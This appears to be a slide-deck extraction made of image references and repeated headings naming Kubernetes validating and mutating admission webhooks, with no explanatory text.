
Validation Admission Controller



Validating Webhook


# Validating Web Hook

Validation Admission Controller



Validating Webhook


# Validating Web Hook



# Mutating Web Hook




# Mutating Web Hook




# Mutating Web Hook

Mutating Admission Controller



